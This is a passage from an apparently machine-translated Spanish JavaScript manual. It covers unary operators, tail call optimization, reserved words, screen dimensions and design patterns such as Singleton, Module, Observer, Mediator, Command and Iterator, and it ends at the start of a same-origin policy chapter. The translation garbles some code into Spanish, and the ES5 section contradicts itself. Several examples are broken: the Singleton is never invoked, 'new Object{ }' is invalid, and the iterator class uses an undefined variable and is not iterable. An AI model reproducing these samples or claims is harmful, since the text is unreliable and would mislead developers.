typeof Symbol();
typeof Symbol.iterator;

```

El operador del vacío.

El operador `void` evalúa la expresión dada y luego devuelve `undefined`.

Sintaxis:

`void expression`

Devoluciones:

- `undefined`

Descripción

El operador `void` se utiliza a menudo para obtener el valor primitivo `undefined`, mediante la escritura de `void 0` o `void()`. Tenga en cuenta que `void` es un operador, no una función, por lo que `()` no es necesario.

Por lo general, el resultado de una expresión `void` y `undefined` se pueden usar indistintamente. Sin embargo, en versiones anteriores de ECMAScript, a `window.undefined` podría asignar cualquier valor, y aún es posible usar `undefined` como nombre para las variables de parámetros de función dentro de las funciones, interrumpiendo así otro código que se basa en el valor de `undefined`. Sin embargo, `void` siempre producirá el *verdadero* valor `undefined`.

`void 0` también se usa comúnmente en la reducción de códigos como una forma más corta de escribir `undefined`. Además, es probable que sea más seguro ya que algún otro código podría haber manipulado `window.undefined`.

Ejemplos:

Volviendo undefined :

```
function foo(){
    return void 0;
}
console.log(foo()); // undefined
```

Cambiando el valor de undefined dentro de un cierto alcance:

```
(function(undefined){
    var str = 'foo';
    console.log(str === undefined); // true
})('foo');
```

El operador unario de negación (-)

La negación unaria (-) precede a su operando y la niega, después de intentar convertirla en número.

Sintaxis:

-expression

Devoluciones:

- un Number .

Descripción

La negación unaria (-) puede convertir los mismos tipos / valores que el operador unario más (+).

Los valores que no se pueden convertir se evaluarán en NaN (no hay -NaN).

Ejemplos:

```
-42          // -42
-"42"        // -42
-true        // -1
-false       // -0
```

```
-null      // -0
-undefined //NaN
-NaN       //NaN
-''foo''   //NaN
-{}        //NaN
-function() {} //NaN
```

Tenga en cuenta que intentar convertir una matriz puede generar valores de retorno inesperados. En el fondo, las matrices se convierten primero a sus representaciones de cadena:

```
[].toString() === '';
[1].toString() === '1';
[1, 2].toString() === '1,2';
```

El operador intenta convertir esas cadenas en números:

```
-[]      // -0 ( === -'' )
-[1]     // -1 ( === -'1' )
-[1, 2]  // NaN ( === -'1,2' )
```

El operador NO bit a bit (~)

El bit a bit NO (~) realiza una operación NOT en cada bit en un valor.

Sintaxis:

```
~expression
```

Devoluciones:

- un Number .

Descripción

La tabla de verdad para la operación NO es:

una	No un
0	1
1	0

```
1337 (base 10) = 0000010100111001 (base 2)
~1337 (base 10) = 1111101011000110 (base 2) = -1338 (base 10)
```

Un bitwise no en un número resulta en: $-(x + 1)$.

Ejemplos:

valor (base 10)	valor (base 2)	retorno (base 2)	retorno (base 10)
2	00000010	11111100	-3
1	00000001	11111110	-2
0	00000000	11111111	-1
-1	11111111	00000000	0
-2	11111110	00000001	1
-3	11111100	00000010	2

El operador lógico NO (!)

El operador lógico NOT (!) Realiza una negación lógica en una expresión.

Sintaxis:

```
!expression
```

Devoluciones:

- un Boolean .

Descripción

El operador lógico NOT (!) Realiza una negación lógica en una expresión.

Los valores booleanos simplemente se invierten `!true === false` y `!false === true`. Los valores no booleanos se convierten primero en valores booleanos, luego se niegan.

Esto significa que se puede usar un NOT lógico doble (!!) para emitir cualquier valor a un booleano:

```
!!"FooBar" === true
!!1 === true
!!0 === false
```

Todos estos son iguales a `true`:

```
!'true' === !new Boolean('true');
!'false' === !new Boolean('false');
!'FooBar' === !new Boolean('FooBar');
![] === !new Boolean([]);
!{} === !new Boolean({});
```

Todos estos son iguales a `!false` :

```
!0 === !new Boolean(0);
!'' === !new Boolean('');
!NaN === !new Boolean(NaN);
!null === !new Boolean(null);
!undefined === !new Boolean(undefined);
```

Ejemplos:

```
!true          // false
!-1           // false
!"-1"         // false
!42           // false
!"42"         // false
!"foo"         // false
!"true"        // false
!"false"       // false
!{}            // false
![]            // false
!function(){} // false

!false         // true
!null          // true
!undefined     // true
!NaN           // true
!0             // true
!""            // true
```

Visión general

Los operadores únicos son operadores con un solo operando. Los operadores únicos son más eficientes que las llamadas de función de JavaScript estándar. Además, los operadores unarios no pueden ser anulados y, por lo tanto, su funcionalidad está garantizada.

Los siguientes operadores unarios están disponibles:

Operador	Operación	Ejemplo
<code>delete</code>	El operador de eliminación elimina una propiedad de un objeto.	ejemplo
<code>void</code>	El operador void descarta el valor de retorno de una expresión.	ejemplo
<code>typeof</code>	El operador typeof determina el tipo de un objeto dado.	ejemplo
<code>+</code>	El operador unario más convierte su operando al tipo Número.	ejemplo

Operador	Operación	Ejemplo
-	El operador de negación unario convierte su operando a Número, luego lo niega.	ejemplo
~	Operador NO a nivel de bit.	ejemplo
!	Operador lógico NO.	ejemplo

Capítulo 82: Optimización de llamadas de cola

Sintaxis

- solo devolver call () implícitamente como en la función de flecha o explícitamente, puede ser una declaración de llamada de cola
- función foo () {barra de retorno (); } // la llamada a la barra es una llamada de cola
- función foo () {bar (); } // la barra no es una llamada de cola. La función devuelve undefined cuando no se da retorno
- const foo = () => bar (); // bar () es una llamada de cola
- const foo = () => (poo (), bar ()); // poo no es una llamada de cola, bar es una llamada de cola
- const foo = () => poo () && bar (); // poo no es una llamada de cola, bar es una llamada de cola
- const foo = () => bar () + 1; // la barra no es una llamada de cola, ya que requiere un contexto para devolver + 1

Observaciones

TCO también se conoce como PTC (Proper Tail Call) como se menciona en las especificaciones ES2015.

Examples

¿Qué es Tail Call Optimization (TCO)?

TCO solo está disponible en [modo estricto](#)

Como siempre, compruebe las implementaciones de navegador y Javascript para el soporte de las funciones de cualquier idioma, y como con cualquier función o sintaxis de javascript, puede cambiar en el futuro.

Proporciona una forma de optimizar las llamadas de función recursivas y profundamente anidadas eliminando la necesidad de empujar el estado de la función en la pila de cuadros global, y evitando tener que pasar por cada función de llamada al regresar directamente a la función de llamada inicial.

```
function a(){  
    return b(); // 2  
}  
function b(){  
    return 1; // 3  
}  
a(); // 1
```

Sin TCO, la llamada a `a()` crea un nuevo marco para esa función. Cuando esa función llama a `b()` el marco de `a` se empuja hacia la pila de marcos y se crea un nuevo marco para la función `b()`

Cuando `b()` vuelve al marco de `a` `a()`, se extrae de la pila de cuadros. Inmediatamente regresa al marco global y, por lo tanto, no utiliza ninguno de los estados guardados en la pila.

El TCO reconoce que la llamada de `a()` a `b()` está en la cola de la función `a()` y, por lo tanto, no es necesario empujar el estado de `a()` en la pila de cuadros. Cuando `b()` devuelve en lugar de regresar a `a()`, regresa directamente al marco global. Optimizando aún más eliminando los pasos intermedios.

El TCO permite que las funciones recursivas tengan una recursión indefinida ya que la pila de cuadros no crecerá con cada llamada recursiva. Sin TCO la función recursiva tuvo una profundidad recursiva limitada.

Nota TCO es una función de implementación del motor javascript, no se puede implementar a través de un transpiler si el navegador no lo admite. No hay una sintaxis adicional en la especificación requerida para implementar el TCO y, por lo tanto, existe la preocupación de que el TCO pueda romper la web. Su lanzamiento al mundo es cauteloso y puede requerir que se establezcan indicadores específicos del navegador / motor para el futuro perceptible.

Bucles recursivos

Tail Call Optimization hace posible la implementación segura de bucles recursivos sin preocuparse por el desbordamiento de la pila de llamadas o la sobrecarga de una pila de cuadros en crecimiento.

```
function indexOf(array, predicate, i = 0) {
  if (0 <= i && i < array.length) {
    if (predicate(array[i])) { return i; }
    return indexOf(array, predicate, i + 1); // the tail call
  }
}
indexOf([1,2,3,4,5,6,7], x => x === 5); // returns index of 5 which is 4
```

Capítulo 83: Palabras clave reservadas

Introducción

Ciertas palabras, llamadas *palabras clave*, se tratan especialmente en JavaScript. Hay una gran cantidad de diferentes tipos de palabras clave, y han cambiado en diferentes versiones del idioma.

Examples

Palabras clave reservadas

JavaScript tiene una colección predefinida de *palabras clave reservadas* que no puede utilizar como variables, etiquetas o nombres de funciones.

ECMAScript 1

1

A - E	E - R	S - Z
break	export	super
case	extends	switch
catch	false	this
class	finally	throw
const	for	true
continue	function	try
debugger	if	typeof
default	import	var
delete	in	void
do	new	while
else	null	with
enum		return

ECMAScript 2

Añadido **24** palabras clave reservadas adicionales. (Nuevas adiciones en negrita).

3 E4X

A - F	F - P	P - Z
abstract	final	public
boolean	finally	return
break	float	short
byte	for	static
case	function	super
catch	goto	switch
char	if	synchronized
class	implements	this
const	import	throw
continue	in	throws
debugger	instanceof	transient
default	int	true
delete	interface	try
do	long	typeof
double	native	var
else	new	void
enum	null	volatile
export	package	while
extends	private	with
false	protected	

ECMAScript 5 / 5.1

No hubo cambios desde el *ECMAScript 3*.

ECMAScript 5 eliminado int , byte , char , goto , long , final , float , short , double , native , throws , boolean , abstract , volatile , transient , y synchronized ; *Añadió* let y yield .

A - F	F - P	P - Z
break	finally	public
case	for	return
catch	function	static
class	if	super
const	implements	switch
continue	import	this
debugger	in	throw
default	instanceof	true
delete	interface	try
do	let	typeof
else	new	var
enum	null	void
export	package	while
extends	private	with
false	protected	yield

implements , let , private , public , interface , package , protected , static y el yield se rechazan solo en modo estricto .

eval y los arguments no son palabras reservadas, sino que actúan como tal en modo estricto .

ECMAScript 6 / ECMAScript 2015

A - E	E - R	S - Z
break	export	super
case	extends	switch
catch	finally	this
class	for	throw
const	function	try
continue	if	typeof
debugger	import	var
default	in	void

A - E	E - R	S - Z
delete	instanceof	while
do	new	with
else	return	yield

Futuras palabras clave reservadas

Lo siguiente está reservado como palabras clave futuras por la especificación ECMAScript. Actualmente no tienen una funcionalidad especial, pero podrían hacerlo en algún momento futuro, por lo que no se pueden usar como identificadores.

enum

Los siguientes solo están reservados cuando se encuentran en código de modo estricto:

implements	package	public
interface	private	`estática'
let	protected	

Futuras palabras clave reservadas en estándares más antiguos

Las siguientes están reservadas como palabras clave futuras según las especificaciones anteriores de ECMAScript (ECMAScript 1 a 3).

abstract	float	short
boolean	goto	synchronized
byte	instanceof	throws
char	int	transient
double	long	volatile
final	native	

Además, los literales nulo, verdadero y falso no se pueden usar como identificadores en ECMAScript.

De la [Red de Desarrolladores de Mozilla](#).

Identificadores y nombres de identificadores

Con respecto a las palabras reservadas, hay una pequeña distinción entre los "*Identificadores*" utilizados para los gustos de los nombres de variables o funciones y los "*Nombres de*

"identificadores" permitidos como propiedades de los tipos de datos compuestos.

Por ejemplo, lo siguiente resultará en un error de sintaxis ilegal:

```
var break = true;
```

SyntaxError no capturado: rotura de token inesperada

Sin embargo, el nombre se considera válido como propiedad de un objeto (a partir de ECMAScript 5+):

```
var obj = {  
    break: true  
};  
console.log(obj.break);
```

Para citar de [esta respuesta](#) :

De la [especificación de lenguaje ECMAScript® 5.1](#) :

Sección 7.6

Los nombres de identificadores son tokens que se interpretan de acuerdo con la gramática que se proporciona en la sección "Identificadores" del capítulo 5 de la norma Unicode, con algunas pequeñas modificaciones. Un Identifier es un nombre de IdentifierName que no es ReservedWord (ver [7.6.1](#)).

Sintaxis

```
Identifier ::  
IdentifierName but not ReservedWord
```

Por especificación, un ReservedWord es:

Sección 7.6.1

Una palabra reservada es un nombre de IdentifierName que no se puede usar como Identifier .

```
ReservedWord ::  
Keyword  
FutureReservedWord  
NullLiteral  
BooleanLiteral
```

Esto incluye palabras clave, palabras clave futuras, null y literales booleanos. La lista completa de palabras clave se encuentra en las [Secciones 7.6.1](#) y los literales en la [Sección 7.8](#) .

Lo anterior (Sección 7.6) implica que IdentifierName s puede ser ReservedWord s, y de la especificación para [inicializadores de objetos](#) :

Sección 11.1.5

Sintaxis

```
ObjectLiteral :  
  {}  
  {PropertyNameAndValueList}  
  {PropertyNameAndValueList, }
```

Donde `PropertyName` es, por especificación:

```
PropertyName :  
  IdentifierName  
  StringLiteral  
  NumericLiteral
```

Como puede ver, un `PropertyName` puede ser un `IdentifierName`, permitiendo así que `ReservedWord S` sea `PropertyName S`. Eso nos dice de manera concluyente que, *por especificación*, se permite tener `ReservedWord s` como `class` y `var` como `PropertyName s` sin comillas, como literales de cadena o literales numéricos.

Para leer más, vea la [Sección 7.6 - Nombres e identificadores de identificadores](#).

Nota: el resaltador de sintaxis en este ejemplo ha detectado la palabra reservada y aún la ha resaltado. Si bien el ejemplo es válido, los desarrolladores de Javascript pueden quedar atrapados por algunas herramientas de compilador / transpilador, linter y minifier que argumentan lo contrario.

Capítulo 84: Pantalla

Examples

Obteniendo la resolución de pantalla

Para obtener el tamaño físico de la pantalla (incluido el cromo de la ventana y la barra de menú / iniciador):

```
var width = window.screen.width,  
    height = window.screen.height;
```

Obteniendo el área “disponible” de la pantalla.

Para obtener el área “disponible” de la pantalla (es decir, sin incluir las barras en los bordes de la pantalla, pero incluyendo el cromo de la ventana y otras ventanas):

```
var availableArea = {  
    pos: {  
        x: window.screen.availLeft,  
        y: window.screen.availTop  
    },  
    size: {  
        width: window.screen.availWidth,  
        height: window.screen.availHeight  
    }  
};
```

Obteniendo información de color sobre la pantalla.

Para determinar el color y la profundidad de los píxeles de la pantalla:

```
var pixelDepth = window.screen.pixelDepth,  
    colorDepth = window.screen.colorDepth;
```

Propiedades de la ventana interior, ancho y interior.

Obtener la altura y el ancho de la ventana

```
var width = window.innerWidth  
var height = window.innerHeight
```

Ancho y alto de página

Para obtener el ancho y el alto de la página actual (para cualquier navegador), por ejemplo, al programar la capacidad de respuesta:

```
function pageWidth() {
    return window.innerWidth != null? window.innerWidth : document.documentElement &&
document.documentElement.clientWidth ? document.documentElement.clientWidth : document.body != null ? document.body.clientWidth : null;
}

function pageHeight() {
    return window.innerHeight != null? window.innerHeight : document.documentElement &&
document.documentElement.clientHeight ? document.documentElement.clientHeight : document.body != null? document.body.clientHeight : null;
}
```

Capítulo 85: Patrones de diseño creacional

Introducción

Los patrones de diseño son una buena manera de mantener su **código legible** y SECO. DRY significa **no repetirte a ti mismo**. A continuación puede encontrar más ejemplos sobre los patrones de diseño más importantes.

Observaciones

En ingeniería de software, un patrón de diseño de software es una solución general reutilizable a un problema que ocurre comúnmente dentro de un contexto dado en el diseño de software.

Examples

Patrón Singleton

El patrón Singleton es un patrón de diseño que restringe la creación de instancias de una clase a un objeto. Una vez creado el primer objeto, devolverá la referencia al mismo siempre que se llame para un objeto.

```
var Singleton = (function () {
    // instance stores a reference to the Singleton
    var instance;

    function createInstance() {
        // private variables and methods
        var _privateVariable = 'I am a private variable';
        function _privateMethod() {
            console.log('I am a private method');
        }

        return {
            // public methods and variables
            publicMethod: function() {
                console.log('I am a public method');
            },
            publicVariable: 'I am a public variable'
        };
    }

    return {
        // Get the Singleton instance if it exists
        // or create one if doesn't
        getInstance: function () {
            if (!instance) {
                instance = createInstance();
            }
            return instance;
        }
    };
});
```

```
});
```

Uso:

```
// there is no existing instance of Singleton, so it will create one
var instance1 = Singleton.getInstance();
// there is an instance of Singleton, so it will return the reference to this one
var instance2 = Singleton.getInstance();
console.log(instance1 === instance2); // true
```

Módulo y patrones de módulos reveladores

Patrón del módulo

El patrón del Módulo es un [patrón de diseño creacional y estructural](#) que proporciona una manera de encapsular miembros privados mientras se produce una API pública. Esto se logra creando un [IIFE](#) que nos permite definir variables solo disponibles en su alcance (a través del [cierre](#)) mientras se devuelve un objeto que contiene la API pública.

Esto nos da una solución limpia para ocultar la lógica principal y solo exponer una interfaz que deseamos que usen otras partes de nuestra aplicación.

```
var Module = (function(/* pass initialization data if necessary */) {
    // Private data is stored within the closure
    var privateData = 1;

    // Because the function is immediately invoked,
    // the return value becomes the public API
    var api = {
        getPrivateData: function() {
            return privateData;
        },
        getDoublePrivateData: function() {
            return api.getPrivateData() * 2;
        }
    };
    return api;
})/* pass initialization data if necessary */;
```

Módulo de Módulo Revelador

El patrón del módulo revelador es una variante en el patrón del módulo. Las diferencias clave son que todos los miembros (privados y públicos) se definen dentro del cierre, el valor de retorno es un objeto literal que no contiene definiciones de funciones, y todas las referencias a los datos de los miembros se realizan a través de referencias directas en lugar de a través del objeto devuelto.

```
var Module = (function(/* pass initialization data if necessary */) {
    // Private data is stored just like before
```

```

var privateData = 1;

// All functions must be declared outside of the returned object
var getPrivateData = function() {
    return privateData;
};

var getDoublePrivateData = function() {
    // Refer directly to enclosed members rather than through the returned object
    return getPrivateData() * 2;
};

// Return an object literal with no function definitions
return {
    getPrivateData: getPrivateData,
    getDoublePrivateData: getDoublePrivateData
};
}/* pass initialization data if necessary */;
```

Patrón de prototipo revelador

Esta variación del patrón revelador se utiliza para separar el constructor de los métodos. Este patrón nos permite usar el lenguaje javascript como un lenguaje orientado a objetos:

```

//Namespace setting
var NavigationNs = NavigationNs || {};

// This is used as a class constructor
NavigationNs.active = function(current, length) {
    this.current = current;
    this.length = length;
}

// The prototype is used to separate the construct and the methods
NavigationNs.active.prototype = function() {
    // It is a example of a public method because is revealed in the return statement
    var setCurrent = function() {
        //Here the variables current and length are used as private class properties
        for (var i = 0; i < this.length; i++) {
            $(this.current).addClass('active');
        }
    }
    return { setCurrent: setCurrent };
}();

// Example of parameterless constructor
NavigationNs.pagination = function() {}

NavigationNs.pagination.prototype = function() {
    // It is a example of a private method because is not revealed in the return statement
    var reload = function(data) {
        // do something
    },
    // It the only public method, because it the only function referenced in the return
    // statement
    getPage = function(link) {
        var a = $(link);
```

```

var options = {url: a.attr('href'), type: 'get'}
$.ajax(options).done(function(data) {
    // after the the ajax call is done, it calls private method
    reload(data);
});

return false;
}
return {getPage : getPage}
}();

```

Este código de arriba debe estar en un archivo .js separado para ser referenciado en cualquier página que sea necesaria. Se puede usar así:

```

var menuActive = new NavigationNs.active('ul.sidebar-menu li', 5);
menuActive.setCurrent();

```

Patrón prototípico

El patrón de prototípico se centra en crear un objeto que se puede utilizar como modelo para otros objetos a través de la herencia prototípica. Es inherentemente fácil trabajar con este patrón en JavaScript debido al soporte nativo para la herencia prototípica en JS, lo que significa que no necesitamos gastar tiempo ni esfuerzo en imitar esta topología.

Creación de métodos sobre el prototípico.

```

function Welcome(name) {
    this.name = name;
}
Welcome.prototype.sayHello = function() {
    return 'Hello, ' + this.name + '!';
}

var welcome = new Welcome('John');

welcome.sayHello();
// => Hello, John!

```

Herencia prototípica

La herencia de un 'objeto principal' es relativamente fácil a través del siguiente patrón

```

ChildObject.prototype = Object.create(ParentObject.prototype);
ChildObject.prototype.constructor = ChildObject;

```

Donde ParentObject es el objeto del que desea heredar las funciones prototipadas, y ChildObject es el nuevo Objeto en el que desea ponerlas.

Si el objeto padre tiene valores, se inicializa en su constructor, debe llamar al constructor padre al inicializar el hijo.

Lo haces usando el siguiente patrón en el constructor `ChildObject` .

```
function ChildObject(value) {
    ParentObject.call(this, value);
}
```

Un ejemplo completo donde se implementa lo anterior.

```
function RoomService(name, order) {
    // this.name will be set and made available on the scope of this function
    Welcome.call(this, name);
    this.order = order;
}

// Inherit 'sayHello()' methods from 'Welcome' prototype
RoomService.prototype = Object.create(Welcome.prototype);

// By default prototype object has 'constructor' property.
// But as we created new object without this property - we have to set it manually,
// otherwise 'constructor' property will point to 'Welcome' class
RoomService.prototype.constructor = RoomService;

RoomService.prototype.announceDelivery = function() {
    return 'Your ' + this.order + ' has arrived!';
}
RoomService.prototype.deliverOrder = function() {
    return this.sayHello() + ' ' + this.announceDelivery();
}

var delivery = new RoomService('John', 'pizza');

delivery.sayHello();
// => Hello, John!

delivery.announceDelivery();
// Your pizza has arrived!

delivery.deliverOrder();
// => Hello, John! Your pizza has arrived!
```

Funciones de Fábrica

Una función de fábrica es simplemente una función que devuelve un objeto.

Las funciones de fábrica no requieren el uso de la `new` palabra clave, pero aún se pueden usar para inicializar un objeto, como un constructor.

A menudo, las funciones de fábrica se utilizan como envoltorios de API, como en los casos de [jQuery](#) y [moment.js](#) , por lo que los usuarios no necesitan usar `new` .

La siguiente es la forma más simple de función de fábrica; tomando argumentos y usándolos para crear un nuevo objeto con el objeto literal:

```
function cowFactory(name) {
    return {
```

```

        name: name,
        talk: function () {
            console.log('Moo, my name is ' + this.name);
        },
    };
}

var daisy = cowFactory('Daisy'); // create a cow named Daisy
daisy.talk(); // "Moo, my name is Daisy"

```

Es fácil definir propiedades y métodos privados en una fábrica, incluyéndolos fuera del objeto devuelto. Esto mantiene los detalles de su implementación encapsulados, por lo que solo puede exponer la interfaz pública a su objeto.

```

function cowFactory(name) {
    function formalName() {
        return name + ' the cow';
    }

    return {
        talk: function () {
            console.log('Moo, my name is ' + formalName());
        },
    };
}

var daisy = cowFactory('Daisy');
daisy.talk(); // "Moo, my name is Daisy the cow"
daisy.formalName(); // ERROR: daisy.formalName is not a function

```

La última línea dará un error porque la función `formalName` está cerrada dentro de la función `cowFactory`. Esto es un [cierre](#).

Las fábricas también son una excelente manera de aplicar prácticas de programación funcional en JavaScript, ya que son funciones.

Fábrica con Composición

[*"Preferir la composición sobre la herencia"*](#) es un principio de programación importante y popular, que se utiliza para asignar comportamientos a los objetos, en lugar de heredar muchos comportamientos a menudo innecesarios.

Fábricas de comportamiento

```

var speaker = function (state) {
    var noise = state.noise || 'grunt';

    return {
        speak: function () {
            console.log(state.name + ' says ' + noise);
        }
    };
};

var mover = function (state) {

```

```

return {
  moveSlowly: function () {
    console.log(state.name + ' is moving slowly');
  },
  moveQuickly: function () {
    console.log(state.name + ' is moving quickly');
  }
};
}

```

Fábricas de objetos

6

```

var person = function (name, age) {
  var state = {
    name: name,
    age: age,
    noise: 'Hello'
  };

  return Object.assign(      // Merge our 'behaviour' objects
    {},
    speaker(state),
    mover(state)
  );
};

var rabbit = function (name, colour) {
  var state = {
    name: name,
    colour: colour
  };

  return Object.assign(
    {},
    mover(state)
  );
};

```

Uso

```

var fred = person('Fred', 42);
fred.speak();           // outputs: Fred says Hello
fred.moveSlowly();     // outputs: Fred is moving slowly

var snowy = rabbit('Snowy', 'white');
snowy.moveSlowly();    // outputs: Snowy is moving slowly
snowy.moveQuickly();   // outputs: Snowy is moving quickly
snowy.speak();         // ERROR: snowy.speak is not a function

```

Patrón abstracto de la fábrica

El Abstract Factory Pattern es un patrón de diseño creativo que se puede usar para definir instancias o clases específicas sin tener que especificar el objeto exacto que se está creando.

```

function Car() { this.name = "Car"; this.wheels = 4; }
function Truck() { this.name = "Truck"; this.wheels = 6; }
function Bike() { this.name = "Bike"; this.wheels = 2; }

const vehicleFactory = {
    createVehicle: function (type) {
        switch (type.toLowerCase()) {
            case "car":
                return new Car();
            case "truck":
                return new Truck();
            case "bike":
                return new Bike();
            default:
                return null;
        }
    }
};

const car = vehicleFactory.createVehicle("Car"); // Car { name: "Car", wheels: 4 }
const truck = vehicleFactory.createVehicle("Truck"); // Truck { name: "Truck", wheels: 6 }
const bike = vehicleFactory.createVehicle("Bike"); // Bike { name: "Bike", wheels: 2 }
const unknown = vehicleFactory.createVehicle("Boat"); // null ( Vehicle not known )

```

Capítulo 86: Patrones de diseño de comportamiento

Examples

Patrón observador

El patrón [Observer](#) se utiliza para el manejo y delegación de eventos. Un *sujeto* mantiene una colección de *observadores*. El sujeto luego notifica a estos observadores cuando ocurre un evento. Si alguna vez ha usado [addEventListener](#) entonces ha utilizado el patrón Observer.

```
function Subject() {
    this.observers = [];// Observers listening to the subject

    this.registerObserver = function(observer) {
        // Add an observer if it isn't already being tracked
        if (this.observers.indexOf(observer) === -1) {
            this.observers.push(observer);
        }
    };

    this.unregisterObserver = function(observer) {
        // Removes a previously registered observer
        var index = this.observers.indexOf(observer);
        if (index > -1) {
            this.observers.splice(index, 1);
        }
    };

    this.notifyObservers = function(message) {
        // Send a message to all observers
        this.observers.forEach(function(observer) {
            observer.notify(message);
        });
    };
}

function Observer() {
    this.notify = function(message) {
        // Every observer must implement this function
    };
}
```

Ejemplo de uso:

```
function Employee(name) {
    this.name = name;

    // Implement `notify` so the subject can pass us messages
    this.notify = function(meetingTime) {
        console.log(this.name + ': There is a meeting at ' + meetingTime);
    };
}
```

```

var bob = new Employee('Bob');
var jane = new Employee('Jane');
var meetingAlerts = new Subject();
meetingAlerts.registerObserver(bob);
meetingAlerts.registerObserver(jane);
meetingAlerts.notifyObservers('4pm');

// Output:
// Bob: There is a meeting at 4pm
// Jane: There is a meeting at 4pm

```

Patrón mediador

Piense en el patrón de mediador como la torre de control de vuelo que controla los aviones en el aire: dirige este avión para aterrizar ahora, el segundo para esperar y el tercero para despegar, etc. Sin embargo, nunca se permite que un avión hable con sus compañeros .

Así es como funciona el mediador, funciona como un centro de comunicación entre diferentes módulos, de esta manera reduce la dependencia de los módulos entre sí, aumenta el acoplamiento suelto y, por consiguiente, la portabilidad.

Este [ejemplo de sala de chat](#) explica cómo funcionan los patrones de mediadores:

```

// each participant is just a module that wants to talk to other modules(other participants)
var Participant = function(name) {
    this.name = name;
    this.chatroom = null;
};

// each participant has method for talking, and also listening to other participants
Participant.prototype = {
    send: function(message, to) {
        this.chatroom.send(message, this, to);
    },
    receive: function(message, from) {
        log.add(from.name + " to " + this.name + ": " + message);
    }
};

// chatroom is the Mediator: it is the hub where participants send messages to, and receive
// messages from
var Chatroom = function() {
    var participants = { };

    return {

        register: function(participant) {
            participants[participant.name] = participant;
            participant.chatroom = this;
        },

        send: function(message, from) {
            for (key in participants) {
                if (participants[key] !== from) {//you cant message yourself !
                    participants[key].receive(message, from);
                }
            }
        }
    };
}

```

```

        }

    };

// log helper

var log = (function() {
    var log = "";

    return {
        add: function(msg) { log += msg + "\n"; },
        show: function() { alert(log); log = ""; }
    }
})();

function run() {
    var yoko = new Participant("Yoko");
    var john = new Participant("John");
    var paul = new Participant("Paul");
    var ringo = new Participant("Ringo");

    var chatroom = new Chatroom();
    chatroom.register(yoko);
    chatroom.register(john);
    chatroom.register(paul);
    chatroom.register(ringo);

    yoko.send("All you need is love.");
    yoko.send("I love you John.");
    paul.send("Ha, I heard that!");

    log.show();
}

```

Mando

El patrón de comando encapsula los parámetros de un método, el estado actual del objeto y el método al que llamar. Es útil para compartimentar todo lo necesario para llamar a un método en un momento posterior. Puede usarse para emitir un "comando" y decidir más adelante qué pieza de código usar para ejecutar el comando.

Hay tres componentes en este patrón:

1. Mensaje de comando: el comando en sí, incluido el nombre del método, los parámetros y el estado
2. Invoker: la parte que indica al comando que ejecute sus instrucciones. Puede ser un evento temporizado, la interacción del usuario, un paso en un proceso, una devolución de llamada o cualquier forma necesaria para ejecutar el comando.
3. Receptor - el objetivo de la ejecución del comando.

Mensaje de comando como una matriz

```
var aCommand = new Array();
```

```
aCommand.push(new Instructions().DoThis); //Method to execute
aCommand.push("String Argument"); //string argument
aCommand.push(777); //integer argument
aCommand.push(new Object{ } ); //object argument
aCommand.push(new Array()); //array argument
```

Constructor para clase de comando

```
class DoThis {
    constructor( stringArg, numArg, objectArg, arrayArg ) {
        this._stringArg = stringArg;
        this._numArg = numArg;
        this._objectArg = objectArg;
        this._arrayArg = arrayArg;
    }
    Execute() {
        var receiver = new Instructions();
        receiver.DoThis(this._stringArg, this._numArg, this._objectArg, this._arrayArg );
    }
}
```

Invocador

```
aCommand.Execute();
```

Puede invocar:

- inmediatamente
- en respuesta a un evento
- en una secuencia de ejecución
- como una respuesta de devolución de llamada o en una promesa
- al final de un bucle de eventos
- En cualquier otra forma necesaria para invocar un método.

Receptor

```
class Instructions {
    DoThis( stringArg, numArg, objectArg, arrayArg ) {
        console.log(` ${stringArg}, ${numArg}, ${objectArg}, ${arrayArg} `);
    }
}
```

Un cliente genera un comando, lo pasa a un invocador que lo ejecuta de inmediato o lo retrasa, y luego el comando actúa sobre un receptor. El patrón de comando es muy útil cuando se usa con patrones complementarios para crear patrones de mensajería.

Iterador

Un patrón de iterador proporciona un método simple para seleccionar, de forma secuencial, el

siguiente elemento de una colección.

Colección fija

```
class BeverageForPizza {  
    constructor(preferenceRank) {  
        this.beverageList = beverageList;  
        this.pointer = 0;  
    }  
    next() {  
        return this.beverageList[this.pointer++];  
    }  
  
var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer"]);  
withPepperoni.next(); //Cola  
withPepperoni.next(); //Water  
withPepperoni.next(); //Beer
```

En ECMAScript 2015, los iteradores están incorporados como un método que devuelve `hecho` y `valor`. `hecho` es verdadero cuando el iterador está al final de la colección

```
function preferredBeverage(beverage){  
    if( beverage == "Beer" ){  
        return true;  
    } else {  
        return false;  
    }  
}  
var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer", "Orange Juice"]);  
for( var bevToOrder of withPepperoni ){  
    if( preferredBeverage( bevToOrder ) {  
        bevToOrder.done; //false, because "Beer" isn't the final collection item  
        return bevToOrder; //"Beer"  
    }  
}
```

Como generador

```
class FibonacciIterator {  
    constructor() {  
        this.previous = 1;  
        this.beforePrevious = 1;  
    }  
    next() {  
        var current = this.previous + this.beforePrevious;  
        this.beforePrevious = this.previous;  
        this.previous = current;  
        return current;  
    }  
}  
  
var fib = new FibonacciIterator();  
fib.next(); //2  
fib.next(); //3  
fib.next(); //5
```

En ECMAScript 2015

```
function* FibonacciGenerator() { //asterisk informs javascript of generator
    var previous = 1;
    var beforePrevious = 1;
    while(true) {
        var current = previous + beforePrevious;
        beforePrevious = previous;
        previous = current;
        yield current; //This is like return but
                        //keeps the current state of the function
                        // i.e it remembers its place between calls
    }
}

var fib = FibonacciGenerator();
fib.next().value; //2
fib.next().value; //3
fib.next().value; //5
fib.next().done; //false
```

Capítulo 87: Política del mismo origen y comunicación de origen cruzado

Introducción

Los navegadores web utilizan la política del mismo origen para evitar que los scripts puedan acceder al contenido remoto si la dirección remota no tiene el mismo **origen que** el script. Esto evita que los scripts maliciosos realicen solicitudes a otros sitios web para obtener datos confidenciales.

El **origen** de dos direcciones se considera el mismo si ambas URL tienen el mismo *protocolo*, *nombre de host* y *puerto*.

Examples

Maneras de eludir la política del mismo origen

En lo que respecta a los motores de JavaScript del lado del cliente (los que se ejecutan dentro de un navegador), no hay una solución sencilla disponible para solicitar contenido de fuentes que no sean el dominio actual. (Por cierto, esta limitación no existe en herramientas de servidor JavaScript como Node JS).

Sin embargo, es posible (en algunas situaciones) recuperar datos de otras fuentes utilizando los siguientes métodos. Tenga en cuenta que algunos de ellos pueden presentar hacks o soluciones alternativas en lugar de soluciones en las que debe confiar el sistema de producción.

Método 1: CORS

